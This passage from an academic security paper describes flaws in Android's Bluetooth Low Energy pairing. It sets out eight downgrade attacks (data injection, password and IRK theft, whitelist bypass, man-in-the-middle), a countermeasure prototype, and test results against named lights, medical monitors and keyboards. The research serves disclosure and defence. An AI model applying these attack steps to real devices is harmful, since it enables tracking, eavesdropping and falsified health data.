It can be observed that although BLE specifies the SCO mode for a slave that provides services, it does not explicitly define (or require) the SCO mode for a master, which is also the airing initiator such as the mobile in Figure 2. Unfortunately, without such a requirement at the initiator, an attacker can spoof a victim BLE device (e.g., using a fake blood pressure monitor) and connect to the initiator to launch various attacks as shown in this paper.

In our analysis, we find that the following four stages are critical to implement the SCO mode at the initiator, which includes initiation, status management, error handling, and bond management. Correspondingly, we propose four required capabilities at the initiator as follows:

- **Initiation** – A mobile application/app shall have the capability of instructing the OS, i.e., the BLE stack, a secure association method to enforce.
- **Status management** – The OS shall memorize the specified secure association method, enforce it at the right time and notify the application of the result. The right time is between Step 5 and Step 6 in Figure 2 when the peer device sends its I/O capabilities and the initiator determines the association method correspondingly.
- **Error handling** – When errors happen during communication, the OS and application shall coordinate to handle these errors and enforce the specified secure association method.
- **Bond management** – The app shall have the capability of removing a broken bond caused by errors in order to initiate the enforcement process again.

Pairing stage	Design flaws
Initiation	**Flaw 1** – No mechanism to specify a association method
Status management	**Flaw 2** – No mechanism to enforce a specified association method or for an app to obtain the negotiated association method in time
Error handling	**Flaw 3** – No mechanism for an app to handle errors while the BLE stack mishandles pairing errors
Bond management	**Flaw 4** – No mechanism to programmatically remove a suspicious/broken bond and start re-pairing.

Table 1: Design flaws that an OS may have

Table 1 lists four design flaws that an OS may have corresponding to the four capabilities.

3.2 Design Flaws in Android

We now show how the BLE specification shortcoming leads to security issues in Android. We focus on Android because of its prevalence and rich set of BLE applications. We later also show that security issues in Android endanger peer BLE devices in §6.3 and similar issues exist in non-Android OSes in §7. Android has all the four design flaws in Table 1 as follows.

Flaw 1 – No mechanism to specify a association method. The function `createBond()` in Listing 1 is the only function an Android app can use to start a pairing process with a peer BLE device. It does not accept any input parameter and the app cannot specify any particular association method even if it knows its peer BLE device's I/O capabilities. The return value of this function, `true` or `false`, indicates if the pairing process has been successfully started. `createBond()` also checks if the mobile device has an LTK in the device. If yes, `createBond()` returns `false` and will not re-pair with the peer device since the mobile device was paired with the device. In addition, `createBond()` is an asynchronous call and does not wait for the pairing process to complete.

```
1  boolean createBond() {
2      ...
3      DeviceProperties deviceProp = mRemoteDevices.
        getDeviceProperties(device);
4      //if already paired, return false
5      if (deviceProp != null && deviceProp.
        getBondState() != BluetoothDevice.BOND_NONE) {
6          return false;
7      }
8      ...
9      //put a create bond message into the message
        processing queue
10     Message msg = obtainMessage(BondStateMachine.
        CREATE_BOND);
11     sendMessage(msg);
12     return true;
13 }
```

Listing 1: The function *createBond()* (Android 9.0)

Flaw 2 – No mechanism to enforce a specified association method or for an app to obtain the negotiated association method in time. From source code, we find Android only relies on exchanged I/O features to determine the association method. An app may use the following asynchronous mechanisms to obtain the status of a pairing process after pairing is completed. Through the intent `ACTION_BOND_STATE_CHANGED`, the app knows pairing status including pairing in progress (`BOND_BONDING`), pairing failure (`BOND_NONE`), or pairing succeeded (`BOND_BONDED`). Through the intent `ACTION_PAIRING_REQUEST`, the app knows either Passkey Entry or Numeric Comparison is adopted. By registering both intents `ACTION_BOND_STATE_CHANGED` and `ACTION_PAIRING_REQUEST`, an app knows the adopted association method, Passkey Entry, Numeric Comparison, Just Works or plaintext communication only after the pairing process is completed. Therefore, an app cannot use Listing 2 to enforce a specified association method in time. This flaw can be exploited to steal a mobile's MAC address and IRK, as shown in §4.3.

Flaw 3 – No mechanism for an app to handle errors while the BLE stack mishandles pairing errors. The Android BLE programming framework does not memorize a negotiated association method. Further, Android does not provide APIs for apps to properly process pairing errors. Pairing errors of interest are introduced below.

"`Pin or Key Missing (0x06)`": When an Android mobile and its peer BLE device are paired, their communication link is encrypted with the negotiated keys including the LTK. If a peer BLE device's LTK is intentionally removed, the device will send an error code "`Pin or Key Missing (0x06)`" to the mobile. However, the Android mobile does not notify the user of this error. Instead, it automatically communicates with the peer device in plaintext. Moreover, there are no APIs or mechanisms for an Android App to detect the `0x06` error. An app cannot use the Android reflection technique [9] to call a system level function `isEncrypted()` and check if the communication is in plaintext since it is prohibited [10]. We also find when this error occurs, Android does not remove the corresponding LTK. It should have removed the LTK since the communication is in plaintext and the LTK is supposed to encrypt the communication.

"`Insufficient Authentication (0x05)`" or "`Insufficient Encryption (0x0f)`": When an initiator tries to access an attribute with the "`encrypted read/write`" or "`authenticated read/write`" permission at its peer device, if the link is not encrypted, the peer device may send either an "`Insufficient Authentication (0x05)`" or "`Insufficient Encryption (0x0f)`" error code. If the attribute's permission is "`authenticated read/write`" and the link is only encrypted with an unauthenticated-and-no-MITM-protection key as introduced in §2.3.2, the peer device sends the `0x05` error code. When an Android mobile's Bluetooth service receives either `0x05` or `0x0f` error code, it automatically starts re-pairing, ignoring the previously adopted association method. Although the app can learn if the `0x05` or `0x0f` error occurs via a callback function `onCharacteristicRead()`, the app cannot stop the re-pairing process in this callback function. Therefore, an attacker may spoof a paired device, utilize this error to start a pairing process with an Android mobile, and obtain the Android mobile's MAC address and IRK.

```
boolean numericcomparison=false;
boolean passkey=false;
boolean justworks=false;
boolean plaintext=true;
// Activity starts; register intents
public void OnCreate(){
  IntentFilter pairingRequestFilter = new
     IntentFilter();
  pairingRequestFilter.addAction(BluetoothDevice.
     ACTION_BOND_STATE_CHANGED);
  pairingRequestFilter.addAction(BluetoothDevice.
     ACTION_PAIRING_REQUEST);
  registerReceiver(mPairingRequestRecevier,
     pairingRequestFilter);
  }
 //Once connected call createBond()
  device.createBond();
 //Process intents and determine association method
public void onReceive(Context context, Intent intent
    ) {
  if (BluetoothDevice.ACTION_PAIRING_REQUEST.equals(
     intent.getAction())){ // either numeric
     comparison or passkey is used
    int pairingtype = intent.getIntExtra(
     BluetoothDevice.EXTRA_PAIRING_VARIANT,
     BluetoothDevice.ERROR);
    if(pairingtype==BluetoothDevice.
     PAIRING_VARIANT_PASSKEY_CONFIRMATION){
      numericcomparison=true;
      plaintext=false;
    }
    if(pairingtype==BluetoothDevice.
     PAIRING_VARIANT_PIN){
      Passkey=true;
      plaintext=false;
    }
  }
  if (BluetoothDevice.ACTION_BOND_STATE_CHANGED.
     equals(intent.getAction())) { // Bonding,
     bonded, or bonding none (failure)?
    int bondstate = intent.getIntExtra(
     BluetoothDevice.EXTRA_BOND_STATE,
     BluetoothDevice.ERROR);
    if(bondstate==BluetoothDevice.BOND_BONDED){
    if(!numericcomparison && !passkey){
      justworks=true;
      plaintext=false;
    }
  }
 }
}
```

Listing 2: Android determining association method after bonding

Flaw 4 – No mechanism to programmatically remove a suspicious/broken bond and start re-pairing. A third-party Android app cannot remove a bond from the mobile's list of bonded devices although the user can manually remove a bond with the system settings app. The app can-

not use the prohibited reflection technique to call the system level API `removeBond()` and delete an LTK, i.e., a bond. Even if the app is able to tear down an insecure connection that uses Just Works, breaking the connection does not remove the bond. The app cannot start a new secure pairing process with a bonded device using `createBond()` either since the LTK/bond still exists.

4 Downgrade Attacks

In this section, we present the threat model, attack overview, and detailed downgrade attacks against Android mobiles and ensuing attacks against their peer devices.

4.1 Threat Model

Threat model for Android mobiles. Our attacks against Android mobiles take the following assumptions. (*i*) An attacker can obtain the same type of victim devices to explore the applications and communication protocols. (*ii*) The attacker cannot physically access the mobile. (*iii*) Our attacks do not need malicious apps installed on the mobile while many other attacks require malicious apps for Bluetooth exploits [11–13]. (*iv*) Before the attack, the Android mobile and its peer device are paired using secure association methods such as Passkey Entry and Numerical Comparison. This assumption presents a more reasonable and harder scenario for attackers. Note that all attacks introduced in this paper can also be deployed if the Android and its peer device have not paired or paired with Just Works.

Threat model for peer devices. The threat model for the attacks against peer BLE devices is different from the threat model for attacks against mobiles, and it has following assumptions: (*i*) Before the attack, the Android mobile and its peer device are paired using secure association methods. This assumption is the same as the one for attacks against mobiles. (*ii*) We also assume that the attacker cannot touch or unlock victim mobiles, but the attacker may have physical access to BLE devices, which could be true in various scenarios. For example, IoT products such as smart lights may be placed outside a house. Few people physically lock away their BLE keyboards and attackers may press keys of those BLE keyboards. Regardless, we consider the following two attack scenarios against peer BLE devices of mobiles: (*a*) The attacker can physically access victim BLE devices briefly, for example, for a few minutes or even seconds; (*b*) The attacker cannot physically access the BLE device. Our defense in §5 will defeat attacks even if the attacker can physically access victim BLE devices.

4.2 Attack Overview

Our attacks against mobiles involve four adversarial parties: sniffer, fake BLE device, fake mobile, and blocker. The sniffer sniffs BLE communication and collects basic information such as the device's MAC address and name from advertising packets and scan response packets. The fake BLE device and fake mobile are full-fledged BLE devices and also called the spoofing device and spoofing mobile. A fake device emulates a victim device. The attacker uses a sniffer to obtain the MAC address and name of a BLE device. A fake device is then configured to have the same MAC address and name as the victim BLE device. It can forge advertising and scan response packets that contain the same device name and service description as those of the victim device. The fake device can implement the same attributes of the victim device and manipulate the permissions of these attributes. A fake mobile emulates a victim mobile. This requires that the fake mobile know the victim mobile's MAC address and IRK which is proved possible and will be demonstrated later in this section.

A blocker can launch a Denial of Service (DoS) attack and block a victim BLE device from connecting to a victim mobile so that a fake/spoofing device can connect to the victim mobile. The blocker can be implemented as follows. (*i*) A blocker can be a customized initiator. The number of connections to a victim device is often limited to one. Therefore, when a blocker connects to the victim BLE device, other mobiles cannot connect to the victim device any more. If the victim device allows multiple connections, multiple blockers can be used [1]. (*ii*) If a whitelist is used by the victim device, a blocker may fail to connect to it, since the victim device only accepts an initiator that has paired with it before. To subvert such a defense, a fake/spoofing BLE device can increase its advertising frequency and will have a better chance connecting to the victim mobile than the victim device with the same MAC address. Our experiments in §6.3 have validated this approach. (*iii*) A jammer can also work as a blocker although we do not use it in this paper.

The four adversarial parties collaborate to deploy attacks against victim mobiles and peer devices as shown in Figure 3. For example, to attack a victim mobile, a blocker can be used to block a victim device so that a fake device can connect to the victim mobile. The fake device can then manipulate the BLE protocol such as device I/O capabilities and intentionally create errors to poke the mobile. With the stolen IRK and MAC address of the victim mobile through attacks against mobiles, the fake mobile can connect to the victim device, which can work with the fake device to perform attacks such as MITM attacks.

4.3 Attacks against Android Mobiles

Figure 3 gives steps of each attack and the relationship between different attacks. One attack can be a building block of other attacks. The name of an attack indicates its goal.

Attack I – False data injection via Design Flaw 3. The fake device intentionally creates an error code `Pin or Key Missing (0x06)`. The communication between the Android mobile and the fake device is downgraded to plaintext

as discussed in Design Flaw 3. We configure the permission of the attributes of the fake device as read/write so that access to the attributes does not require any pairing. The fake device can then inject false data to the mobile. This attack cannot be easily detected since the Android mobile does not delete the original LTK. Therefore, even if the user checks the list of bonded devices at the Android mobile's system settings, the list will not show any aberrations.

Attack II – Spoofing attack on sensitive information via Design Flaw 3. By using Design Flaw 3, the attacker downgrades the communication between the fake device and the Android mobile to plaintext. The fake device is positioned to receive any sensitive information from the Android mobile. We find that many IoT applications implement an application layer password mechanism for user authentication. When a user inputs the password, the fake device can collect this password.

Attack III – Stealing Android mobile's IRK and MAC address via Design Flaws 1, 2 and 3. To prevent the MAC address from leakage, an Android mobile with API 23 or above uses IRK by default [14]. According to our experiments, the IRK is generated when the mobile is configured for the first time starting from the factory settings. It will not change until the mobile is reset to the factory settings. Any peer BLE device paired with the mobile will receive the same IRK and MAC address of the mobile.

To obtain the IRK and MAC address of a victim Android mobile, the fake device can intentionally create a "`Pin or Key Missing (0x06)`" error so that the communication between the mobile and fake device is downgraded to plaintext. The attacker also configures the attribute permission of the fake device as "`encrypted read/write`". When the Android app tries to access these attributes, the fake device sends an "`Insufficient Authentication (0x05)`" or "`Insufficient Encryption (0x0f)`" error to the victim mobile, which starts a re-pairing process according to Design Flaw 3. The fake device is configured to have no I/O capabilities so that the victim mobile and fake device pair with Just Works because of Design Flaws 1 and 2. The mobile then distributes the IRK and MAC address to the fake device in Step 9 in Figure 2. With the IRK, the attacker can perform the private address resolution and trace the identity of the Mobile every time the mobile uses BLE. This attack defeats the purpose of IRK, which is used to prevent an Android mobile from being tracked.

Attack IV – Denial of Service (DoS) via Design Flaws 1, 2, 3 and 4. To perform Attack IV, the attacker first performs Attack III stealing the mobile's MAC and IRK, in which an attacker can pair a fake device with a victim Android mobile using Just Works. This pairing process creates a new LTK for the mobile. The attacker then turns off the fake device and blocker. The victim mobile will try to communicate with the victim device. However, since the LTK on the mobile and the LTK on the victim device are now different, we find that Android cannot detect the inconsistency and the communication enters into a deadlock. However, as mentioned in Design Flaw 4, there is no public API for an app to remove a bond on the mobile. The app cannot remove the bond or start re-pairing. The deadlock can only be resolved by manually removing the bond in the Android system setting.




Figure 3: Sequence diagram of downgrade attacks w/o physical access in Unified Modeling Language (UML). The *alt* frame is the alternative combined fragment, modeling the if-then-else logic. *Steps of Attacks against victim mobile*: (I) Fake data Injection Attack (1–4); (II) Sensitive Information Stealing Attack (1–3 and 5); (III) Stealing IRK and MAC Address Attack (1–3 and 7–9); (IV) DoS Attack (1–3, 7–9 and 15). *Steps of Attacks against victim device*: (V) Eavesdropping Attack (1–3 and 6); (VI) Whitelist Bypassing Attack (1–3 and 7–11); (VII) Data Manipulation Attack (1-3 and 7-13); (VIII) Man-in-the-Middle Attack; (1–3 and 7–14)

4.4 Attacks against Peer Devices

Attacks against an Android mobile will affect its bonded peer BLE device. We now discuss the attacks beyond mo-

biles, i.e., Attacks V–VIII in Figure 3. The fake mobile that obtains the victim mobile's MAC address and IRK can connect to the victim device and deploy different attacks under the two different threat models.

4.4.1 Attacks with Brief Access to Victim Device

Given that a mobile cannot enforce secure pairing, a fake device connects to the victim mobile using the scheme in Attack I (false data injection attack). Since an attacker can touch a victim peer device, the attacker can always pair a fake mobile with the victim device even if the victim device enforces the SCO mode. Now the fake mobile and fake device can launch an MITM attack.

4.4.2 Attacks without Access to Victim Device

In §2, we show that two secure measures can be adopted to protect sensitive data on a device, namely pairing and attribute permissions. While secure pairing protects the communication and attribute permissions limit access to attributes based on adopted association methods, we find that attribute permissions are often misused and the misused permissions will cause security issues.

Attack V – Passive eavesdropping attack. This attack works when the victim device has only *read/write* attributes. We assume that before the attack, the mobile pairs with the peer device that uses the SCO mode. To launch this attack, the attacker first blocks the victim device. A fake device then performs the "`Pin or Key Missing (0x06)`" error attack so that the communication between the fake device and the victim mobile is downgraded to plaintext. The fake device then goes offline and the blocker is turned off. We find that the victim mobile then communicates with the victim peer BLE device in plaintext and can access the peer device's *read/write* attributes. Since the communication is in plaintext, the attacker can eavesdrop on the communication and retrieve sensitive information using a sniffer. Similar to the false data injection attack, even if the user checks the bonded devices list at the mobile's system settings, no abnormalities will be observed.

Attack VI – Bypassing the whitelist. A BLE device may use a whitelist of MAC address and IRK, and allow connections only from already paired mobiles. Since an attacker can steal a victim mobile's MAC address and IRK, a fake mobile with the same MAC address and IRK can bypass the whitelist and connect to the victim peer BLE device. We will use this attack to bypass a keyboard's whitelist and perform further attacks.

Attack VII – Data manipulation. The fake mobile may attempt to access sensitive services once it connects to the victim device. If the permission of the attributes of the BLE device is encrypted read/write or authenticated read/write, the fake mobile has to pair with the peer device first. If the BLE device enforces the SCO mode or the attribute permission is authenticated read/write, the fake mobile has to perform secure pairing with the peer BLE device and may not be able to perform the attack. Recall that an authenticated read/write attribute requires secure pairing from the mobile.

Attack VIII – MITM attacks. If the data manipulation attack is possible on a peer device, the MITM attack can then be deployed. To this end, a fake device connects to the Android mobile using the fake data injection attack and a fake mobile sets up another connection with the peer device using the data manipulation attack. The fake device and the fake mobile can now communicate with each other, and work as the MITM to relay or manipulate the messages between the victim device and mobile.

5 Countermeasures

In this section, we address the design flaws discussed in §3 and present countermeasures to enforce secure pairing within Android. For compatibility, we implement the SCO mode as a configurable option for the BLE programming framework, allowing apps to defeat the presented attacks. If the option is not used, BLE on an Android mobile follows the current BLE specification to support legacy devices. We have implemented a prototype on Android 8 based on the Android Open Source Project (AOSP) [6]. Please note the issue of multiple apps (including malware) using the same peer BLE device with one connection has been addressed in co-located attacks [11–13]. Our defense measure still works if we ignore the danger of co-located attacks and allow multiple apps per connection. For example, all apps connecting to the same peer device shall follow our defense measure mechanism to enforce the SCO mode and deal with errors. Other implementations are possible too and will be up to the policy using the peer device. Our defense measure can also be directly applied in the scenario that one app may connect to multiple devices. The detailed discussion of dealing with these two cases is out of the scope of this work.

5.1 Overview

For a mission critical application, the app knows the peer device's I/O capabilities, which should support secure pairing. With the SCO mode enabled at the mobile, the user has to physically authenticate the BLE device. If the negotiated association method between the mobile and its peer device is not the specified one, the communication shall be rejected and a critical security warning shall be directed to the user.

The principle of the proposed defense measures is also applicable to system wide devices such as keyboards managed by a system settings app. The system settings app manages BLE profiles. A profile specifies aspects of a class of BLE devices. For example, keyboards follow the HID profile specification, which recommends association methods for keyboards as part of the specification. Therefore, a profile

Design flaw	Pairing stage	Defense
Flaw 1	Initiation	Specifying a secure association method
Flaw 2	Status management	Enforcing a specified association method and notifying the app of the association method in time
Flaw 3	Error handling	Allowing apps to handle errors; Enforcing specified association method through stack when errors occur
Flaw 4	Bond management	Removing suspicious bond and starting secure re-pairing.

Table 2: Enforcing Secure Pairing on Android

can be updated if the class of BLE devices requires the SCO mode and the systems setting app will also be updated to enforce the SCO mode.

Our solution will not affect user experience much as it takes effect only when there are errors caused by attacks. A mobile app using our proposed solution works no different than a traditional one when there are no errors or attacks. Prompting users under attacks is apparently very necessary and improves security. For apps that do not have security concerns, they can just communicate with no pairing, but in plaintext. In this case, the proposed solution will not prompt users and affect user experience. Our proposed solution has the flexibility of dealing with different use cases while those cases with no security are not the focus of this paper.

5.2 Enabling the SCO mode

Table 2 summarizes how we address the four design flaws listed in Table 1 in the four stages of a pairing process respectively. We present the detailed defense measures as follows.

Addressing Design Flaw 1: Specifying a secure association method. An Android mobile can enforce a secure association method after the mobile and peer device have determined the association method through the exchanged I/O capabilities between Step 5 and Step 6 in Figure 2. If the negotiated association method is not the specified one, Android should reject further actions and give the user a security warning. The Android BLE stack shall cache the specified secure association method in memory and save it in a configuration file on its nonvolatile storage if bonding is requested.

To address Design Flaw 1, an app can use our function `specifyPairing()` to store the specified association method in a configuration file `scm.conf` through the Java Native Interface (JNI). Our `specifyPairing()` is a system API. It can programmatically obtain the app's package name. File `scm.conf` is located in the system folder `/data/misc/bluedroid/` and stores the app's package name and metadata including the specified association method. An app cannot manipulate metadata of another app.




Figure 4: Workflow of attacking the Keyboard with Passkey Entry enforced

Addressing Design Flaw 2: Enforcing a specified association method; Notifying the app association method in time. When the pairing process starts, Android uses the system function `smp_proc_pair_cmd()` to exchange pairing features with the peer device. The bits in an integer `peer_io_caps` are used to indicate the peer device's I/O capabilities. Therefore, `smp_proc_pair_cmd()` can know the negotiated association method through announced I/O capabilities. In `smp_proc_pair_cmd()`, we read the configuration file `scm.conf` and obtain the app's specified association method. If the specified association method and negotiated association method do not match, `smp_proc_pair_cmd()` sends the error code `SMP_PAIR_AUTH_FAIL` to the peer BLE device, halts the pairing process, breaks the connection and sends warning messages to the user. Note that `smp_proc_pair_cmd()` can obtain the negotiated association method at the earliest possible time. This also addresses Design Flaw 2. An app knows its specified association method will be enforced. If it cannot be enforced, the user will receive a security warning.

Addressing Design Flaw 3: Allowing an app to handle errors; Enforcing the specified association method through the stack when errors occur. The "`Pin or Key Missing`" error occurs because the fake device does not have the LTK. The "`Insufficient Authentication/Encryption`" error occurs because the BLE connection does not have the permission to access the attributes on the fake device. Android does not notify the user these errors and starts a vulnerable association method. We address the design flaw as follows. If there is any such pairing related error, the Android BLE stack shall notify the user and ask the user whether to pair with the peer device. If the app has a specified association method in the configuration file and the user chooses to pair with the peer device, Android will enforce the specified association method, but give the user a security warning if it cannot be enforced.

Addressing Design Flaw 4: Removing a suspicious bond for secure re-pairing. An app shall be able to remove its own bonded devices whenever needed. We make the system API `removeBond()` available to applications. `removeBond()` is redesigned so that **an app can only remove its own bond**, not bonds of other apps. Therefore,

Association method	Brief physical access	
	Yes	No
Passkey Entry (Enforced)	✓	✗
Numerical Comparison (Enforced)	✗	✗

Table 3: Security of enforced secure association methods. ✓: vulnerable (e.g., to MITM attacks although not necessarily all attacks). Note: not meaningful to enforce Just Works.

a bond shall maintain metadata including the app's package name. `removeBond()` will obtain the calling app's package name and can remove only its own bond.

5.3 Security Analysis

We now discuss BLE pairing security if Android addresses the design flaws and enforces secure pairing, and the peer BLE device also enforces secure pairing. Under the assumption that an attacker cannot physically access the mobile or peer BLE device, the attacks in §4 will fail since secure pairing requires the attacker (operating the fake mobile and fake device) to see and work on the victim device and mobile.

Unfortunately, when an attacker can physically touch a BLE keyboard that uses the Passkey Entry association method, even if both the keyboard and mobile enforce Passkey Entry, the attacker can still perform the MITM attack as follows. Passkey Entry is secure only if the attacker cannot obtain the passkey. However, the BLE keyboard is a human input device, which sends keystrokes to a mobile device as long as the mobile device is paired with the keyboards. As shown in Figure 4, (i) if the attacker has brief physical access to the keyboard, the attacker can pair a fake mobile with the keyboard by entering a chosen passkey when the user is away from the device. (ii) The fake keyboard later pretends to be the real one and starts a pairing process with the victim mobile. The victim mobile enforces Passkey Entry and requires the user to enter a passkey displayed on the victim mobile. (iii) However, when the user enters the passkey on the victim keyboard, the fake mobile receives the user entered passkey. (iv) The fake mobile then sends the passkey to the fake keyboard, which can then use the passkey to connect to the victim mobile. The attacker can now perform the MITM attack.

The MITM attack above will fail when the victim mobile and keyboard enforce the Numeric Comparison association method even under the assumption that the attacker can physically access the keyboard. To implement Numerical Comparison, the keyboard must have a display. The attacker's fake mobile can still be paired with the victim keyboard because of the assumption of physical access. However, when the user pairs the victim keyboard with the victim mobile, the user has to compare the two numbers displayed on the victim keyboard and the victim mobile. With the underlying Numerical Comparison protocol, if the attacker performs the MITM attack with a fake mobile and a fake keyboard in the middle, the two numbers on the victim keyboard and the victim mobile will be different. The MITM attack will be detected and fail.



Figure 5: The Tested BLE devices

Based on the analysis above, it can be observed that under the assumption that the attacker can physically access the keyboard, Numerical Comparison is more secure than Passkey Entry. When we enforce secure pairing, Numerical Comparison provides the strongest pairing security. The BLE specification treats Passkey Entry and Numeric Comparison equally and these two secure association methods have the same security level - authenticated-and-MITM-protection. In the specification, if either of the two protocols is applied, the connection is considered as authenticated. This term is not accurate based on our analyses. Table 3 summarizes the security of enforced association method.

6 Evaluation

In this section, we first present experiment setup, and then evaluate the presented attacks and countermeasures.

6.1 Experiment Setup

We use Adafruit Bluefruit LE Sniffer [15] to sniff BLE communication and collect basic information such as a device's MAC address and name from advertising packets and scan response packets. We use Texas Instruments (TI) CC2640 [16] development boards to emulate the blocker, fake BLE device, and fake mobile.

To measure the generality of our attacks against different mobile devices and apps (§6.2), we used five mobiles from mainstream Android versions from 7.0 to 9.0 as listed in Table 4 in our experiment, along with 18,929 Android BLE apps, which were also used in [12], from the Androzoo database [17]. The cumulative user installation of these BLE apps including those in categories of health & fitness, business, medical and finance reaches about 9 billions [12]. To evaluate the attacks beyond the mobile devices (§6.3), we selected 18 popular commercial BLE products and three CC2640 development boards, which are presented in Figure 5 from various vendors to demonstrate our findings.

6.2 Attacks against Mobiles

Generality of the attacks against different Android mobiles. We tested all design flaws on mainstream Android versions, from 7.0 to 9.0 as shown Table 4 and find that all our attacks work with no adjustments. Recall that a fake device may use the "`Insufficient Authentication (0x05)`" error or "`Insufficient Encryption (0x0f)`" error in §3 to stealthily pair with the victim mobile through Just Works. This approach works under all versions of Android we tested. On Android 7.0, a fake device can also send a security request to stealthily pair with the victim mobile while the security request on higher versions of Android will raise a pairing request dialog window asking the user for permission. Such a dialog Window may alert the user.

Brand	Version
Samsung Galaxy S8+	Samsung Official Android 7.0
Google Pixel 2	AOSP Android 8.0
Samsung Tablet	Samsung Official Android 8.1
Samsung Note 8	Samsung Official Android 8.1
Google Pixel 2	AOSP Android 9.0

Table 4: Tested Android mobiles

Generality of the attacks against BLE apps. In §3, we show that the Android BLE programming framework has four design flaws. Intuitively, all Android BLE apps using the framework are vulnerable to attacks presented in this paper. We also want to find if apps use any pairing intents (presented in Listing 2) to determine the association method after pairing, and thus detect the MAC address and IRK stealing attack for the purpose of intrusion detection. Recall Listing 2 cannot prevent the MAC address and IRK stealing attack and other attacks as discussed in Flaw 2 in §3.

We build a tool named *BLE pairing scanner (BLEPS)* based on *soot* [18] to statically enumerate functions used in an app, construct call graphs and then determine how the app performs pairing and uses intents. Table 5 shows among all the BLE apps, 6282 apps use pairing related functions and intents. 2581 apps use *createBond()* to explicitly start a pairing process. 6117 apps use *getBondState()* to determine if the mobile is bonded with the peer device before data transmission. 2005 apps use only the `ACTION_BOND_STATE_CHANGED` intent to check if the mobile is bonded with the intended device. 239 apps use both `ACTION_BOND_STATE_CHANGED` and `ACTION_PAIRING_REQUEST`. 152 out of the 239 apps use intents to determine if Passkey Entry or Numeric Comparison is used. These apps then automatically input a fixed passkey for Passkey Entry via `setPin()` or programmatically "click" the confirmation button via `setPairingConirmation()` when Numeric Comparison is used as the association method. These strategies make Passkey Entry and Numeric Comparison useless. 87 of the 239 apps register intents for debugging purposes by printing pairing status via `Log.d(.)`. We also perform manual analysis of these apps that involve both the two intents and find that none of the apps implements Listing 2 for intrusion detection.

BLE apps	Quantity	Radio
All apps	18929	100%
Apps using pairing related functionalities/intents	6282	33.10%
Apps using `createBond()` for pairing	2581	13.60%
Apps using `getBondState()` for pairing status	6117	32.31%
Apps using `ACTION_BOND_STATE_CHANGED` intent for pairing status	2005	10.59%
Apps using intents for automatic pairing	152	0.80%
Apps using intents for debuging	87	0.45%
Apps using intents for intrusion detection	0	0

Table 5: BLE apps using pairing related functions and intents

Device Name	Type	Permission	Attacks							
			I	II	III	IV	V	VI	VII	VIII
APPLights-1	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
APPLights-2	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
APPLights-3	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
Magic Hue	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
Magc Light	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
Flux	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
NPoW	Light	read/write	✓	✓	✓	✓	✓	✗	✓	✓
iLux	Light	read/write	✓	✓	✓	✗	✓	✗	✓	✓
FORA TNG	Medical	read/write	✓	✓	✓	✓	✓	✗	✓	✓
iHealth-1	Medical	read/write	✓	✓	✓	✓	✓	✗	✓	✓
iHealth-2	Medical	read/write	✓	✓	✓	✓	✓	✗	✓	✓
iBalance	Medical	read/write	✓	✓	✓	✓	✓	✗	✓	✓
Omron 10	Medical	read/write	✓	✓	✓	✓	✓	✗	✓	✓
Qradio Aram	Medical	encrypted read/write	✓	✓	✓	✓	✗	✗	✓	✓
Logitech K830	Keyboard	encrypted read/write	✓	✓	✓	✓	✗	✓	✓	✓
Logitech K380	Keyboard	encrypted read/write	✓	✓	✓	✓	✗	✓	✓	✓
Logitech K780	Keyboard	encrypted read/write	✓	✓	✓	✓	✗	✓	✓	✓
Microsoft Designer	Keyboard	encrypted read/write	✓	✓	✓	✓	✗	✓	✓	✓
CC26XX with SCO mode enabled	Development board	authenticated read/write	✓	✓	✓	✓	✗	✗	✓	✓

Table 6: Attacks against commercial products. ✓ means vulnerable. ✗ means not vulnerable. All the attacks are launched without physical access to mobiles and peer devices.

Attacks against the mobiles and apps of the tested BLE devices. We have also successfully deployed Attacks I-IV in Figure 3 against mobiles installed with the apps of all the 18 commercial BLE products in Figure 5 and the results are presented in Table 6. Example attacks are presented as follows. (i) Attack I. We can deploy the downgrade attack and inject false measurements into the mobile app of iBalance Blood pressure monitors. (ii) Attack II. We can steal the APPLights app's passwords that are used for application layer user authentication. (iii) Attack III. A fake keyboard has the same MAC address and name as a victim Logitech 780 BLE keyboard and utilizes a higher advertising frequency so that it has a better chance to connect to a victim tablet than the vic-

